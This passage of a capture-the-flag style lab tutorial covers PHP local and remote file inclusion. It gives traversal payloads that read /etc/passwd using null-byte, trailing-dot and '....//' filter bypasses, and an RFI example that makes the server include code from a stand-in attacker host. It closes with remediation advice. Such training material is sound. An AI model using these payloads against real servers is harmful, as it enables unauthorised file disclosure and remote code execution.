Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

It seems we could move out of the PHP directory but still, the include function reads the input with .php at the end! This tells us that the developer specifies the file type to pass to the include function. To bypass this scenario, we can use the NULL BYTE, which is %00.

Using null bytes is an injection technique where URL-encoded representation such as %00 or 0x00 in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.

By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

include("languages/../../../../../etc/passwd%00").".php"); which is equivalent to include("languages/../../../../../etc/passwd");

**Note:** the %00 trick is fixed and not working with PHP 5.3.4 and above.

Now apply what we showed in Lab #3, and try to read files /etc/passwd, answer question #1 below.

**#4.** In this section, the developer decided to filter keywords to avoid disclosing sensitive information! The /etc/passwd file is being filtered. There are two possible methods to bypass the filter. First, by using the NullByte %00 or the current directory trick at the end of the filtered keyword /.. The exploit will be similar to http://webapp.thm/index.php?lang=/etc/passwd/. We could also use http://webapp.thm/index.php?lang=/etc/passwd%00.

To make it clearer, if we try this concept in the file system using cd .., it will get you back one step; however, if you do cd ., It stays in the current directory. Similarly, if we try /etc/passwd/.., it results to be /etc/ and that's because we moved one to the root. Now if we try /etc/passwd/., the result will be /etc/passwd since dot refers to the current directory.

Now apply this technique in Lab #4 and figure out to read /etc/passwd.

**#5.** Next, in the following scenarios, the developer starts to use input validation by filtering some keywords. Let's test out and check the error message!

http://webapp.thm/index.php?lang=../../../../etc/passwd

We got the following error!


Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15

If we check the warning message in the include(languages/etc/passwd) section, we know that the web application replaces the ../ with the empty string. There are a couple of techniques we can use to bypass this.

First, we can send the following payload to bypass it: ....//....//....//....//....//etc/passwd.

Why did this work?

This works because the PHP filter only matches and replaces the first subset string ../ it finds and doesn't do another pass, leaving what is pictured below.



Try out Lab #5 and try to read /etc/passwd and bypass the filter!

**#6.** Finally, we'll discuss the case where the developer forces the include to read from a defined directory! For example, if the web application asks to supply input that has to include a directory such as: http://webapp.thm/index.php?lang=languages/EN.php then, to exploit this, we need to include the directory in the payload like so: ?lang=languages/../../../../../etc/passwd.

Try this out in Lab #6 and figure what the directory that has to be present in the input field is.

f-Remote File Inclusion – RFI

Remote File Inclusion - RFI


Remote File Inclusion (RFI) is a technique to include remote files into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow\_url\_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

* Sensitive Information Disclosure
* Cross-site Scripting (XSS)
* Denial of Service (DoS)

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.

RFI steps



The figure above is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server http://attacker.thm/cmd.txt where cmd.txt contains a printing message Hello THM.

**<?PHP** echo "Hello THM"; **?>**

First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello THM message.

Visit the following lab URL: http://10.10.127.52/playground.php to try out an RFI attack.

g-Remediation

As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:

1. Keep system and services, including web application frameworks, updated with the latest version.
2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as allow\_url\_fopen on and allow\_url\_include.
5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
6. Never trust user input, and make sure to implement proper input validation against file inclusion.
7. Implement whitelisting for file names and locations as well as blacklisting.

h-Challenge

Great Job! Now apply the techniques you've learned to capture the flags! Familiarizing yourself with [HTTP Web basics](https://tryhackme.com/room/httpindetail) could help you complete these challenges.

Make sure the attached VM is up and running then visit: http://10.10.127.52/challenges/index.php

Steps for testing for LFI

1. Find an entry point that could be via GET, POST, COOKIE, or HTTP header values!
2. Enter a valid input to see how the web server behaves.
3. Enter invalid inputs, including special characters and common file names.
4. Don't always trust what you supply in input forms is what you intended! Use either a browser address bar or a tool such as Burpsuite.
5. Look for errors while entering invalid input to disclose the current path of the web application; if there are no errors, then trial and error might be your best option.
6. Understand the input validation and if there are any filters!
7. Try the inject a valid entry to read sensitive files